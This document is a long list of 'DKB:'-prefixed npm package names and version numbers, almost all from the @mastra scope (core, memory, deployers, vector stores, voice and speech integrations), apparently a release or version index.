DKB:@mastra/qdrant@0.2.11
DKB:@mastra/playground-ui@5.0.1
DKB:@mastra/pinecone@0.2.10
DKB:@mastra/pg@0.3.1
DKB:@mastra/mongodb@0.0.2
DKB:@mastra/memory@0.3.1
DKB:@mastra/mcp-registry-registry@0.0.3
DKB:@mastra/astra@0.2.11
DKB:@mastra/chroma@0.2.11
DKB:@mastra/clickhouse@0.3.0
DKB:@mastra/client-js@0.1.18
DKB:@mastra/cloudflare-d1@0.1.5
DKB:@mastra/cloudflare@0.1.0
DKB:@mastra/core@0.9.0
DKB:@mastra/dane@0.0.16
DKB:@mastra/deployer-cloudflare@0.1.19
DKB:@mastra/deployer-netlify@0.1.19
DKB:@mastra/deployer-vercel@0.1.19
DKB:@mastra/deployer@0.3.0
DKB:@mastra/evals@0.1.19
DKB:@mastra/firecrawl@1.1.19
DKB:@mastra/github@1.1.19
DKB:@mastra/loggers@0.1.19
DKB:@mastra/mcp-docs-server@0.0.10
DKB:@mastra/mcp-registry-registry@0.0.2
DKB:@mastra/mcp@0.4.0
DKB:@mastra/mem0@0.0.6
DKB:@mastra/memory@0.3.0
DKB:@mastra/pg@0.3.0
DKB:@mastra/pinecone@0.2.9
DKB:@mastra/playground-ui@5.0.0
DKB:@mastra/server@2.0.0
DKB:@mastra/qdrant@0.2.10
DKB:mastra@0.5.0
DKB:create-mastra@0.2.9
DKB:@mastra/voice-speechify@0.1.14
DKB:@mastra/voice-sarvam@0.1.9
DKB:@mastra/voice-playai@0.1.14
DKB:@mastra/voice-openai@0.1.15
DKB:@mastra/voice-openai-realtime@0.2.0
DKB:@mastra/voice-murf@0.1.14
DKB:@mastra/voice-google@0.1.14
DKB:@mastra/voice-elevenlabs@0.1.14
DKB:@mastra/voice-deepgram@0.1.14
DKB:@mastra/voice-cloudflare@0.1.7
DKB:@mastra/voice-azure@0.1.6
DKB:@mastra/vectorize@0.2.6
DKB:@mastra/ragie@1.1.19
DKB:@mastra/turbopuffer@0.0.11
DKB:@mastra/speech-speechify@0.1.19
DKB:@mastra/speech-replicate@0.1.19
DKB:@mastra/speech-playai@0.1.18
DKB:@mastra/speech-openai@0.1.19
DKB:@mastra/speech-murf@0.1.19
DKB:@mastra/speech-ibm@0.1.19
DKB:@mastra/speech-google@0.1.19
DKB:@mastra/speech-elevenlabs@0.1.18
DKB:@mastra/speech-deepgram@0.1.18
DKB:@mastra/speech-azure@0.1.19
DKB:@mastra/rag@0.1.19
DKB:@mastra/upstash@0.3.0
DKB:@mastra/rag@0.1.18
DKB:@mastra/qdrant@0.2.9
DKB:@mastra/playground-ui@4.0.4
DKB:@mastra/pinecone@0.2.8
DKB:@mastra/pg@0.2.10
DKB:@mastra/memory@0.2.10
DKB:@mastra/mem0@0.0.5
DKB:@mastra/mcp@0.3.10
DKB:@mastra/mcp-registry-registry@0.0.1
DKB:@mastra/mcp-docs-server@0.0.9
DKB:@mastra/loggers@0.1.18
DKB:@mastra/github@1.1.18
DKB:@mastra/firecrawl@1.1.18
DKB:@mastra/evals@0.1.18
DKB:@mastra/deployer@0.2.9
DKB:@mastra/deployer-vercel@0.1.18
DKB:@mastra/deployer-netlify@0.1.18
DKB:@mastra/deployer-cloudflare@0.1.18
DKB:@mastra/dane@0.0.15
DKB:@mastra/core@0.8.3
DKB:@mastra/cloudflare@0.0.4
DKB:@mastra/client-js@0.1.17
DKB:@mastra/clickhouse@0.2.10
DKB:@mastra/chroma@0.2.10
DKB:@mastra/astra@0.2.10
DKB:@mastra/ragie@1.1.18
DKB:mastra@0.4.9
DKB:@mastra/server@1.0.3
DKB:@mastra/voice-speechify@0.1.13
DKB:@mastra/voice-sarvam@0.1.8
DKB:@mastra/voice-playai@0.1.13
DKB:@mastra/voice-openai@0.1.14
DKB:@mastra/voice-openai-realtime@0.1.4
DKB:@mastra/voice-murf@0.1.13
DKB:@mastra/voice-google@0.1.13
DKB:@mastra/voice-elevenlabs@0.1.13
DKB:@mastra/voice-deepgram@0.1.13
DKB:@mastra/voice-cloudflare@0.1.6
DKB:@mastra/voice-azure@0.1.5
DKB:@mastra/vectorize@0.2.5
DKB:@mastra/upstash@0.2.5
DKB:@mastra/turbopuffer@0.0.10
DKB:@mastra/speech-speechify@0.1.18
DKB:@mastra/speech-replicate@0.1.18
DKB:@mastra/speech-playai@0.1.17
DKB:@mastra/speech-openai@0.1.18
DKB:@mastra/speech-murf@0.1.18
DKB:@mastra/speech-ibm@0.1.18
DKB:@mastra/speech-google@0.1.18
DKB:@mastra/speech-elevenlabs@0.1.17
DKB:@mastra/speech-deepgram@0.1.17
DKB:@mastra/speech-azure@0.1.18
DKB:create-mastra@0.2.8
DKB:@mastra/chroma@0.2.9
DKB:@mastra/clickhouse@0.2.9
DKB:@mastra/client-js@0.1.16
DKB:@mastra/cloudflare@0.0.3
DKB:@mastra/core@0.8.2
DKB:@mastra/dane@0.0.14
DKB:@mastra/deployer-cloudflare@0.1.17
DKB:@mastra/deployer-netlify@0.1.17
DKB:@mastra/deployer-vercel@0.1.17
DKB:@mastra/deployer@0.2.8
DKB:@mastra/evals@0.1.17
DKB:@mastra/firecrawl@1.1.17
DKB:@mastra/github@1.1.17
DKB:@mastra/loggers@0.1.17
DKB:@mastra/mcp-docs-server@0.0.8
DKB:@mastra/mcp@0.3.9
DKB:@mastra/mem0@0.0.4
DKB:@mastra/memory@0.2.9
DKB:@mastra/pg@0.2.9
DKB:@mastra/pinecone@0.2.7
DKB:@mastra/playground-ui@4.0.3
DKB:@mastra/qdrant@0.2.8
DKB:@mastra/rag@0.1.17
DKB:@mastra/ragie@1.1.17
DKB:@mastra/server@1.0.2
DKB:@mastra/speech-azure@0.1.17
DKB:mastra@0.4.8
DKB:create-mastra@0.2.7
DKB:@mastra/voice-speechify@0.1.12
DKB:@mastra/voice-sarvam@0.1.7
DKB:@mastra/voice-playai@0.1.12
DKB:@mastra/voice-openai@0.1.13
DKB:@mastra/voice-openai-realtime@0.1.3
DKB:@mastra/voice-murf@0.1.12
DKB:@mastra/voice-google@0.1.12
DKB:@mastra/voice-elevenlabs@0.1.12
DKB:@mastra/voice-deepgram@0.1.12
DKB:@mastra/voice-cloudflare@0.1.5
DKB:@mastra/voice-azure@0.1.4
DKB:@mastra/vectorize@0.2.4
DKB:@mastra/upstash@0.2.4
DKB:@mastra/turbopuffer@0.0.9
DKB:@mastra/speech-speechify@0.1.17
DKB:@mastra/speech-replicate@0.1.17
DKB:@mastra/speech-playai@0.1.16
DKB:@mastra/speech-openai@0.1.17
DKB:@mastra/speech-murf@0.1.17
DKB:@mastra/speech-ibm@0.1.17
DKB:@mastra/speech-google@0.1.17
DKB:@mastra/speech-elevenlabs@0.1.16
DKB:@mastra/speech-deepgram@0.1.16
DKB:@mastra/astra@0.2.9
DKB:@mastra/pinecone@0.2.6
DKB:@mastra/pg@0.2.8
DKB:@mastra/memory@0.2.8
DKB:@mastra/mem0@0.0.3
DKB:@mastra/mcp@0.3.8
DKB:@mastra/mcp-docs-server@0.0.7
DKB:@mastra/loggers@0.1.16
DKB:@mastra/github@1.1.16
DKB:@mastra/firecrawl@1.1.16
DKB:@mastra/evals@0.1.16
DKB:@mastra/deployer@0.2.7
DKB:@mastra/deployer-vercel@0.1.16
DKB:@mastra/deployer-netlify@0.1.16
DKB:@mastra/deployer-cloudflare@0.1.16
DKB:@mastra/dane@0.0.13
DKB:@mastra/core@0.8.1
DKB:@mastra/cloudflare@0.0.2
DKB:@mastra/client-js@0.1.15
DKB:@mastra/clickhouse@0.2.8
DKB:@mastra/chroma@0.2.8
DKB:@mastra/astra@0.2.8
DKB:@mastra/playground-ui@4.0.2
DKB:@mastra/qdrant@0.2.7
DKB:@mastra/rag@0.1.16
DKB:@mastra/server@1.0.1
DKB:@mastra/speech-azure@0.1.16
DKB:mastra@0.4.7
DKB:create-mastra@0.2.6
DKB:@mastra/voice-speechify@0.1.11
DKB:@mastra/voice-sarvam@0.1.6
DKB:@mastra/voice-playai@0.1.11
DKB:@mastra/voice-openai@0.1.12
DKB:@mastra/voice-openai-realtime@0.1.2
DKB:@mastra/voice-murf@0.1.11
DKB:@mastra/voice-google@0.1.11
DKB:@mastra/voice-elevenlabs@0.1.11
DKB:@mastra/voice-deepgram@0.1.11
DKB:@mastra/voice-cloudflare@0.1.4
DKB:@mastra/voice-azure@0.1.3
DKB:@mastra/vectorize@0.2.3
DKB:@mastra/upstash@0.2.3
DKB:@mastra/turbopuffer@0.0.8
DKB:@mastra/speech-speechify@0.1.16
DKB:@mastra/speech-replicate@0.1.16
DKB:@mastra/speech-playai@0.1.15
DKB:@mastra/speech-openai@0.1.16
DKB:@mastra/speech-murf@0.1.16
DKB:@mastra/speech-ibm@0.1.16
DKB:@mastra/speech-google@0.1.16
DKB:@mastra/speech-elevenlabs@0.1.15
DKB:@mastra/speech-deepgram@0.1.15
DKB:@mastra/ragie@1.1.16
DKB:mastra@0.4.6
DKB:create-mastra@0.2.5
DKB:@mastra/playground-ui@4.0.1
DKB:@mastra/pinecone@0.2.5
DKB:@mastra/pg@0.2.7
DKB:@mastra/memory@0.2.7
DKB:@mastra/mem0@0.0.2
DKB:@mastra/mcp@0.3.7
DKB:@mastra/mcp-docs-server@0.0.6
DKB:@mastra/qdrant@0.2.6
DKB:@mastra/github@1.1.15
DKB:@mastra/firecrawl@1.1.15
DKB:@mastra/evals@0.1.15
DKB:@mastra/deployer@0.2.6
DKB:@mastra/deployer-vercel@0.1.15
DKB:@mastra/deployer-netlify@0.1.15
DKB:@mastra/deployer-cloudflare@0.1.15
DKB:@mastra/dane@0.0.12
DKB:@mastra/core@0.8.0
DKB:@mastra/cloudflare@0.0.1
DKB:@mastra/client-js@0.1.14
DKB:@mastra/clickhouse@0.2.7
DKB:@mastra/chroma@0.2.7
DKB:@mastra/astra@0.2.7
DKB:mastra@0.4.5
DKB:create-mastra@0.2.4
DKB:@mastra/voice-speechify@0.1.10
DKB:@mastra/voice-sarvam@0.1.5
DKB:@mastra/voice-playai@0.1.10
DKB:@mastra/voice-openai@0.1.11
DKB:@mastra/voice-openai-realtime@0.1.1
DKB:@mastra/voice-murf@0.1.10
DKB:@mastra/playground-ui@4.0.0
DKB:@mastra/voice-elevenlabs@0.1.10
DKB:@mastra/voice-deepgram@0.1.10
DKB:@mastra/voice-cloudflare@0.1.3
DKB:@mastra/voice-azure@0.1.2
DKB:@mastra/vectorize@0.2.2
DKB:@mastra/upstash@0.2.2
DKB:@mastra/turbopuffer@0.0.7
DKB:@mastra/speech-speechify@0.1.15
DKB:@mastra/speech-replicate@0.1.15
DKB:@mastra/speech-playai@0.1.14
DKB:@mastra/speech-openai@0.1.15
DKB:@mastra/speech-murf@0.1.15
DKB:@mastra/speech-ibm@0.1.15
DKB:@mastra/speech-google@0.1.15
DKB:@mastra/speech-elevenlabs@0.1.14
DKB:@mastra/speech-deepgram@0.1.14
DKB:@mastra/speech-azure@0.1.15
DKB:@mastra/server@1.0.0
DKB:@mastra/ragie@1.1.15
DKB:@mastra/rag@0.1.15
DKB:@mastra/loggers@0.1.15
DKB:@mastra/voice-google@0.1.10
DKB:mastra@0.4.4
DKB:create-mastra@0.2.3
DKB:@mastra/voice-speechify@0.1.9
DKB:@mastra/voice-sarvam@0.1.4
DKB:@mastra/voice-playai@0.1.9
DKB:@mastra/voice-openai@0.1.10
DKB:@mastra/voice-openai-realtime@0.1.0
DKB:@mastra/mcp-docs-server@0.0.5
DKB:@mastra/voice-google@0.1.9
DKB:@mastra/voice-elevenlabs@0.1.9
DKB:@mastra/astra@0.2.6
DKB:@mastra/chroma@0.2.6
DKB:@mastra/client-js@0.1.13
DKB:@mastra/core@0.7.0
DKB:@mastra/dane@0.0.11
DKB:@mastra/deployer-cloudflare@0.1.14
DKB:@mastra/deployer-netlify@0.1.14
DKB:@mastra/deployer-vercel@0.1.14
DKB:@mastra/deployer@0.2.5
DKB:@mastra/evals@0.1.14
DKB:@mastra/firecrawl@1.1.14
DKB:@mastra/github@1.1.14
DKB:@mastra/rag@0.1.14
DKB:@mastra/loggers@0.1.14
DKB:@mastra/ragie@1.1.14
DKB:@mastra/mem0@0.0.1
DKB:@mastra/memory@0.2.6
DKB:@mastra/pg@0.2.6
DKB:@mastra/pinecone@0.2.4
DKB:@mastra/playground-ui@3.0.0
DKB:@mastra/qdrant@0.2.5
DKB:@mastra/voice-deepgram@0.1.9
DKB:@mastra/voice-cloudflare@0.1.2
DKB:@mastra/voice-azure@0.1.1
DKB:@mastra/vectorize@0.2.1
DKB:@mastra/upstash@0.2.1
DKB:@mastra/turbopuffer@0.0.6
DKB:@mastra/speech-speechify@0.1.14
DKB:@mastra/speech-replicate@0.1.14
DKB:@mastra/speech-playai@0.1.13
DKB:@mastra/speech-openai@0.1.14
DKB:@mastra/speech-murf@0.1.14
DKB:@mastra/speech-ibm@0.1.14
DKB:@mastra/speech-google@0.1.14
DKB:@mastra/speech-elevenlabs@0.1.13
DKB:@mastra/speech-deepgram@0.1.13
DKB:@mastra/speech-azure@0.1.14
DKB:@mastra/voice-murf@0.1.9
DKB:@mastra/mcp@0.3.6
DKB:@mastra/client-js@0.1.12
DKB:@mastra/composio@0.1.13
DKB:@mastra/core@0.6.4
DKB:@mastra/dane@0.0.10
DKB:@mastra/deployer-cloudflare@0.1.13
DKB:@mastra/deployer-netlify@0.1.13
DKB:@mastra/deployer-vercel@0.1.13
DKB:@mastra/deployer@0.2.4
DKB:@mastra/evals@0.1.13
DKB:@mastra/firecrawl@1.1.13
DKB:@mastra/github@1.1.13
DKB:@mastra/loggers@0.1.13
DKB:@mastra/mcp-docs-server@0.0.4
DKB:@mastra/mcp@0.3.5
DKB:@mastra/memory@0.2.5
DKB:@mastra/pg@0.2.5
DKB:@mastra/pinecone@0.2.3
DKB:@mastra/playground-ui@2.0.4
DKB:@mastra/qdrant@0.2.4
DKB:@mastra/rag@0.1.13
DKB:@mastra/ragie@1.1.13
DKB:@mastra/speech-azure@0.1.13
DKB:@mastra/speech-deepgram@0.1.12
DKB:@mastra/speech-speechify@0.1.13
DKB:@mastra/chroma@0.2.5
DKB:@mastra/speech-elevenlabs@0.1.12
DKB:@mastra/speech-google@0.1.13
DKB:@mastra/speech-ibm@0.1.13
DKB:@mastra/speech-murf@0.1.13
DKB:@mastra/speech-playai@0.1.12
DKB:@mastra/astra@0.2.5
DKB:mastra@0.4.3
DKB:create-mastra@0.2.2
DKB:@mastra/speech-replicate@0.1.13
DKB:@mastra/voice-sarvam@0.1.3
DKB:@mastra/voice-playai@0.1.8
DKB:@mastra/voice-openai@0.1.9
DKB:@mastra/voice-openai-realtime@0.0.4
DKB:@mastra/voice-murf@0.1.8
DKB:@mastra/voice-google@0.1.8
DKB:@mastra/voice-elevenlabs@0.1.8
DKB:@mastra/voice-deepgram@0.1.8
DKB:@mastra/voice-cloudflare@0.1.1
DKB:@mastra/voice-azure@0.1.0
DKB:@mastra/vectorize@0.2.0
DKB:@mastra/upstash@0.2.0
DKB:@mastra/turbopuffer@0.0.5
DKB:@mastra/stabilityai@1.1.13
DKB:@mastra/speech-openai@0.1.13
DKB:@mastra/voice-speechify@0.1.8
DKB:@mastra/astra@0.2.4
DKB:@mastra/chroma@0.2.4
DKB:@mastra/client-js@0.1.11
DKB:@mastra/composio@0.1.12
DKB:@mastra/core@0.6.3
DKB:@mastra/dane@0.0.9
DKB:@mastra/deployer-netlify@0.1.12
DKB:@mastra/deployer-vercel@0.1.12
DKB:@mastra/deployer@0.2.3
DKB:@mastra/evals@0.1.12
DKB:@mastra/firecrawl@1.1.12
DKB:@mastra/github@1.1.12
DKB:@mastra/loggers@0.1.12
DKB:@mastra/mcp-docs-server@0.0.3
DKB:@mastra/mcp@0.3.4
DKB:@mastra/memory@0.2.4
DKB:@mastra/pg@0.2.4
DKB:@mastra/pinecone@0.2.2
DKB:@mastra/playground-ui@2.0.3
DKB:@mastra/qdrant@0.2.3
DKB:@mastra/rag@0.1.12
DKB:@mastra/ragie@1.1.12
DKB:@mastra/speech-azure@0.1.12
DKB:@mastra/speech-deepgram@0.1.11
DKB:@mastra/speech-elevenlabs@0.1.11
DKB:@mastra/speech-google@0.1.12
DKB:@mastra/speech-ibm@0.1.12
DKB:@mastra/speech-murf@0.1.12
DKB:@mastra/speech-openai@0.1.12
DKB:@mastra/speech-playai@0.1.11
DKB:@mastra/speech-replicate@0.1.12
DKB:mastra@0.4.2
DKB:create-mastra@0.2.1
DKB:@mastra/voice-speechify@0.1.7
DKB:@mastra/voice-sarvam@0.1.2
DKB:@mastra/voice-playai@0.1.7
DKB:@mastra/voice-openai@0.1.8
DKB:@mastra/voice-openai-realtime@0.0.3
DKB:@mastra/voice-murf@0.1.7
DKB:@mastra/voice-google@0.1.7
DKB:@mastra/voice-elevenlabs@0.1.7
DKB:@mastra/voice-deepgram@0.1.7
DKB:@mastra/vectorize@0.1.12
DKB:@mastra/upstash@0.1.12
DKB:@mastra/turbopuffer@0.0.4
DKB:@mastra/stabilityai@1.1.12
DKB:@mastra/speech-speechify@0.1.12
DKB:@mastra/deployer-cloudflare@0.1.12
DKB:@mastra/speech-openai@0.1.11
DKB:@mastra/speech-murf@0.1.11
DKB:@mastra/speech-ibm@0.1.11
DKB:@mastra/speech-google@0.1.11
DKB:@mastra/speech-elevenlabs@0.1.10
DKB:@mastra/speech-deepgram@0.1.10
DKB:@mastra/speech-azure@0.1.11
DKB:@mastra/ragie@1.1.11
DKB:@mastra/rag@0.1.11
DKB:@mastra/qdrant@0.2.2
DKB:@mastra/playground-ui@2.0.2
DKB:@mastra/pinecone@0.2.1
DKB:@mastra/pg@0.2.3
DKB:@mastra/memory@0.2.3
DKB:@mastra/mcp@0.3.3
DKB:@mastra/mcp-docs-server@0.0.2
DKB:@mastra/loggers@0.1.11
DKB:@mastra/github@1.1.11
DKB:@mastra/firecrawl@1.1.11
DKB:@mastra/evals@0.1.11
DKB:@mastra/deployer@0.2.2
DKB:@mastra/deployer-vercel@0.1.11
DKB:@mastra/speech-speechify@0.1.11
DKB:@mastra/deployer-netlify@0.1.11
DKB:@mastra/deployer-cloudflare@0.1.11
DKB:@mastra/dane@0.0.8
DKB:@mastra/core@0.6.2
DKB:@mastra/composio@0.1.11
DKB:@mastra/client-js@0.1.10
DKB:@mastra/chroma@0.2.3
DKB:@mastra/astra@0.2.3
DKB:mastra@0.4.1
DKB:@mastra/voice-speechify@0.1.6
DKB:@mastra/voice-sarvam@0.1.1
DKB:@mastra/voice-playai@0.1.6
DKB:@mastra/voice-openai@0.1.7
DKB:@mastra/voice-openai-realtime@0.0.2
DKB:@mastra/voice-murf@0.1.6
DKB:@mastra/voice-google@0.1.6
DKB:@mastra/voice-elevenlabs@0.1.6
DKB:@mastra/voice-deepgram@0.1.6
DKB:@mastra/vectorize@0.1.11
DKB:@mastra/upstash@0.1.11
DKB:@mastra/turbopuffer@0.0.3
DKB:@mastra/stabilityai@1.1.11
DKB:@mastra/speech-replicate@0.1.11
DKB:@mastra/speech-playai@0.1.10
DKB:@mastra/astra@0.2.2
DKB:@mastra/chroma@0.2.2
DKB:@mastra/client-js@0.1.9
DKB:@mastra/composio@0.1.10
DKB:@mastra/core@0.6.1
DKB:@mastra/dane@0.0.7
DKB:@mastra/deployer-cloudflare@0.1.10
DKB:@mastra/deployer-netlify@0.1.10
DKB:@mastra/deployer@0.2.1
DKB:@mastra/evals@0.1.10
DKB:@mastra/firecrawl@1.1.10
DKB:@mastra/github@1.1.10
DKB:@mastra/loggers@0.1.10
DKB:@mastra/mcp-docs-server@0.0.1
DKB:@mastra/mcp@0.3.2
DKB:@mastra/memory@0.2.2
DKB:@mastra/pg@0.2.2
DKB:@mastra/pinecone@0.2.0
DKB:@mastra/playground-ui@2.0.1
DKB:@mastra/qdrant@0.2.1
DKB:@mastra/rag@0.1.10
DKB:@mastra/ragie@1.1.10
DKB:@mastra/speech-azure@0.1.10
DKB:@mastra/speech-deepgram@0.1.9
DKB:@mastra/speech-speechify@0.1.10
DKB:@mastra/speech-google@0.1.10
DKB:@mastra/speech-ibm@0.1.10
DKB:@mastra/speech-murf@0.1.10
DKB:@mastra/speech-openai@0.1.10
DKB:@mastra/speech-playai@0.1.9
DKB:@mastra/speech-replicate@0.1.10
DKB:mastra@0.4.0
DKB:create-mastra@0.2.0
DKB:@mastra/voice-speechify@0.1.5
DKB:@mastra/voice-sarvam@0.1.0
DKB:@mastra/voice-playai@0.1.5
DKB:@mastra/voice-openai@0.1.6
DKB:@mastra/voice-openai-realtime@0.0.1
DKB:@mastra/voice-murf@0.1.5
DKB:@mastra/voice-google@0.1.5
DKB:@mastra/voice-elevenlabs@0.1.5
DKB:@mastra/voice-deepgram@0.1.5
DKB:@mastra/vectorize@0.1.10
DKB:@mastra/upstash@0.1.10
DKB:@mastra/turbopuffer@0.0.2
DKB:@mastra/stabilityai@1.1.10
DKB:@mastra/speech-elevenlabs@0.1.9
DKB:@mastra/deployer-vercel@0.1.10
DKB:@mastra/dane@0.0.6
DKB:@mastra/stabilityai@1.1.9
DKB:@mastra/deployer-cloudflare@0.1.9
DKB:@mastra/deployer-netlify@0.1.9
DKB:@mastra/deployer-vercel@0.1.9
DKB:@mastra/deployer@0.2.0
DKB:@mastra/evals@0.1.9
DKB:@mastra/firecrawl@1.1.9
DKB:@mastra/github@1.1.9
DKB:@mastra/loggers@0.1.9
DKB:@mastra/mcp@0.3.1
DKB:@mastra/memory@0.2.1
DKB:@mastra/pg@0.2.1
DKB:@mastra/pinecone@0.1.9
DKB:@mastra/playground-ui@2.0.0
DKB:@mastra/qdrant@0.2.0
DKB:@mastra/rag@0.1.9
DKB:@mastra/ragie@1.1.9
DKB:@mastra/speech-azure@0.1.9
DKB:@mastra/speech-deepgram@0.1.8
DKB:@mastra/speech-elevenlabs@0.1.8
DKB:@mastra/astra@0.2.1
DKB:@mastra/speech-google@0.1.9
DKB:@mastra/speech-ibm@0.1.9
DKB:@mastra/speech-murf@0.1.9
DKB:@mastra/speech-openai@0.1.9
DKB:@mastra/core@0.6.0
DKB:@mastra/composio@0.1.9
DKB:@mastra/client-js@0.1.8
DKB:@mastra/speech-replicate@0.1.9
DKB:@mastra/speech-speechify@0.1.9
DKB:mastra@0.3.1
DKB:create-mastra@0.1.9
DKB:@mastra/voice-speechify@0.1.4
DKB:@mastra/voice-playai@0.1.4
DKB:@mastra/voice-openai@0.1.5
DKB:@mastra/voice-murf@0.1.4
DKB:@mastra/voice-google@0.1.4
DKB:@mastra/voice-elevenlabs@0.1.4
DKB:@mastra/voice-deepgram@0.1.4
DKB:@mastra/vectorize@0.1.9
DKB:@mastra/upstash@0.1.9
DKB:@mastra/turbopuffer@0.0.1
DKB:@mastra/speech-playai@0.1.8
DKB:@mastra/chroma@0.2.1
DKB:@mastra/voice-openai@0.1.4
DKB:@mastra/voice-playai@0.1.3
DKB:@mastra/voice-speechify@0.1.3
DKB:@mastra/astra@0.2.0
DKB:@mastra/chroma@0.2.0
DKB:@mastra/client-js@0.1.7
DKB:@mastra/composio@0.1.8
DKB:@mastra/dane@0.0.5
DKB:@mastra/deployer-cloudflare@0.1.8
DKB:@mastra/deployer-netlify@0.1.8
DKB:@mastra/deployer-vercel@0.1.8
DKB:@mastra/deployer@0.1.8
DKB:@mastra/evals@0.1.8
DKB:@mastra/firecrawl@1.1.8
DKB:@mastra/github@1.1.8
DKB:@mastra/loggers@0.1.8
DKB:@mastra/mcp@0.3.0
DKB:@mastra/memory@0.2.0
DKB:@mastra/pg@0.2.0
DKB:@mastra/pinecone@0.1.8
DKB:@mastra/playground-ui@1.0.0
DKB:@mastra/qdrant@0.1.8
DKB:@mastra/rag@0.1.8
DKB:@mastra/ragie@1.1.8
DKB:@mastra/speech-azure@0.1.8
DKB:@mastra/speech-deepgram@0.1.7
DKB:@mastra/speech-elevenlabs@0.1.7
DKB:@mastra/speech-google@0.1.8
DKB:@mastra/speech-ibm@0.1.8
DKB:@mastra/speech-murf@0.1.8
DKB:@mastra/speech-openai@0.1.8
DKB:@mastra/speech-playai@0.1.7
DKB:mastra@0.3.0
DKB:create-mastra@0.1.8
DKB:@mastra/voice-murf@0.1.3
DKB:@mastra/voice-google@0.1.3
DKB:@mastra/voice-elevenlabs@0.1.3
DKB:@mastra/voice-deepgram@0.1.3
DKB:@mastra/vectorize@0.1.8
DKB:@mastra/upstash@0.1.8
DKB:@mastra/stabilityai@1.1.8
DKB:@mastra/speech-speechify@0.1.8
DKB:@mastra/speech-replicate@0.1.8
DKB:@mastra/core@0.5.0
DKB:mastra@0.2.8
DKB:@mastra/voice-speechify@0.1.2
DKB:@mastra/astra@0.1.7
DKB:@mastra/chroma@0.1.7
DKB:@mastra/client-js@0.1.6
DKB:@mastra/composio@0.1.7
DKB:@mastra/core@0.4.4
DKB:@mastra/deployer-cloudflare@0.1.7
DKB:@mastra/deployer-netlify@0.1.7
DKB:@mastra/deployer-vercel@0.1.7
DKB:@mastra/deployer@0.1.7
DKB:@mastra/evals@0.1.7
DKB:@mastra/firecrawl@1.1.7
DKB:@mastra/github@1.1.7
DKB:@mastra/loggers@0.1.7
DKB:@mastra/mcp@0.2.6
DKB:@mastra/memory@0.1.7
DKB:@mastra/pg@0.1.7
DKB:@mastra/pinecone@0.1.7
DKB:@mastra/playground-ui@0.0.2
DKB:@mastra/qdrant@0.1.7
DKB:@mastra/rag@0.1.7
DKB:@mastra/ragie@1.1.7
DKB:@mastra/speech-azure@0.1.7
DKB:@mastra/speech-deepgram@0.1.6
DKB:@mastra/speech-elevenlabs@0.1.6
DKB:@mastra/speech-google@0.1.7
DKB:@mastra/speech-ibm@0.1.7
DKB:@mastra/speech-murf@0.1.7
DKB:@mastra/speech-openai@0.1.7
DKB:@mastra/speech-playai@0.1.6
DKB:@mastra/voice-playai@0.1.2
DKB:@mastra/voice-openai@0.1.3
DKB:@mastra/voice-murf@0.1.2
DKB:@mastra/voice-google@0.1.2
DKB:@mastra/voice-elevenlabs@0.1.2
DKB:@mastra/voice-deepgram@0.1.2
DKB:@mastra/vectorize@0.1.7
DKB:@mastra/upstash@0.1.7
DKB:@mastra/stabilityai@1.1.7
DKB:@mastra/speech-speechify@0.1.7
DKB:@mastra/speech-replicate@0.1.7
DKB:@mastra/dane@0.0.3
DKB:@mastra/astra@0.1.6
DKB:@mastra/chroma@0.1.6
DKB:@mastra/client-js@0.1.5
DKB:@mastra/composio@0.1.6
DKB:@mastra/stabilityai@1.1.6
DKB:@mastra/core@0.4.3
DKB:@mastra/dane@0.0.2
DKB:@mastra/deployer-cloudflare@0.1.6
DKB:@mastra/deployer-netlify@0.1.6
DKB:@mastra/deployer-vercel@0.1.6
DKB:@mastra/deployer@0.1.6
DKB:@mastra/evals@0.1.6
DKB:@mastra/firecrawl@1.1.6
DKB:@mastra/github@1.1.6
DKB:@mastra/loggers@0.1.6
DKB:@mastra/mcp@0.2.5
DKB:@mastra/memory@0.1.6
DKB:@mastra/pg@0.1.6
DKB:@mastra/pinecone@0.1.6
DKB:@mastra/playground-ui@0.0.1
DKB:@mastra/qdrant@0.1.6
DKB:@mastra/rag@0.1.6
DKB:@mastra/ragie@1.1.6
DKB:@mastra/speech-azure@0.1.6
DKB:@mastra/speech-deepgram@0.1.5
DKB:@mastra/speech-elevenlabs@0.1.5
DKB:@mastra/speech-ibm@0.1.6
DKB:@mastra/speech-murf@0.1.6
DKB:@mastra/speech-openai@0.1.6
DKB:@mastra/speech-playai@0.1.5
DKB:@mastra/speech-replicate@0.1.6
DKB:mastra@0.2.7
DKB:create-mastra@0.1.7
DKB:@mastra/voice-speechify@0.1.1
DKB:@mastra/voice-playai@0.1.1
DKB:@mastra/voice-openai@0.1.2
DKB:@mastra/voice-murf@0.1.1
DKB:@mastra/voice-google@0.1.1
DKB:@mastra/voice-elevenlabs@0.1.1
DKB:@mastra/voice-deepgram@0.1.1
DKB:@mastra/vectorize@0.1.6
DKB:@mastra/upstash@0.1.6
DKB:@mastra/speech-speechify@0.1.6
DKB:@mastra/speech-google@0.1.6
DKB:@mastra/voice-speechify@0.1.0
DKB:@mastra/voice-playai@0.1.0
DKB:@mastra/voice-openai@0.1.1
DKB:@mastra/voice-murf@0.1.0
DKB:@mastra/voice-google@0.1.0
DKB:@mastra/voice-elevenlabs@0.1.0
DKB:@mastra/voice-deepgram@0.1.0
DKB:@mastra/vectorize@0.1.5
DKB:@mastra/vector-vectorize@0.1.5
DKB:@mastra/vector-qdrant@0.1.5
DKB:@mastra/vector-pinecone@0.1.5
DKB:@mastra/vector-pg@0.1.5
DKB:@mastra/vector-chroma@0.1.5
DKB:@mastra/vector-astra@0.1.5
DKB:@mastra/upstash@0.1.5
DKB:@mastra/vector-upstash@0.1.5
DKB:@mastra/astra@0.1.5
DKB:@mastra/chroma@0.1.5
DKB:@mastra/client-js@0.1.4
DKB:@mastra/composio@0.1.5
DKB:@mastra/core@0.4.2
DKB:@mastra/deployer-cloudflare@0.1.5
DKB:@mastra/deployer-netlify@0.1.5
DKB:@mastra/deployer-vercel@0.1.5
DKB:@mastra/deployer@0.1.5
DKB:@mastra/evals@0.1.5
DKB:@mastra/firecrawl@1.1.5
DKB:@mastra/github@1.1.5
DKB:@mastra/store-upstash@0.0.5
DKB:@mastra/loggers@0.1.5
DKB:@mastra/mcp@0.2.4
DKB:@mastra/memory@0.1.5
DKB:@mastra/pg@0.1.5
DKB:@mastra/pinecone@0.1.5
DKB:@mastra/qdrant@0.1.5
DKB:@mastra/rag@0.1.5
DKB:@mastra/ragie@1.1.5
DKB:@mastra/speech-azure@0.1.5
DKB:@mastra/speech-deepgram@0.1.4
DKB:@mastra/stabilityai@1.1.5
DKB:@mastra/speech-speechify@0.1.5
DKB:@mastra/speech-replicate@0.1.5
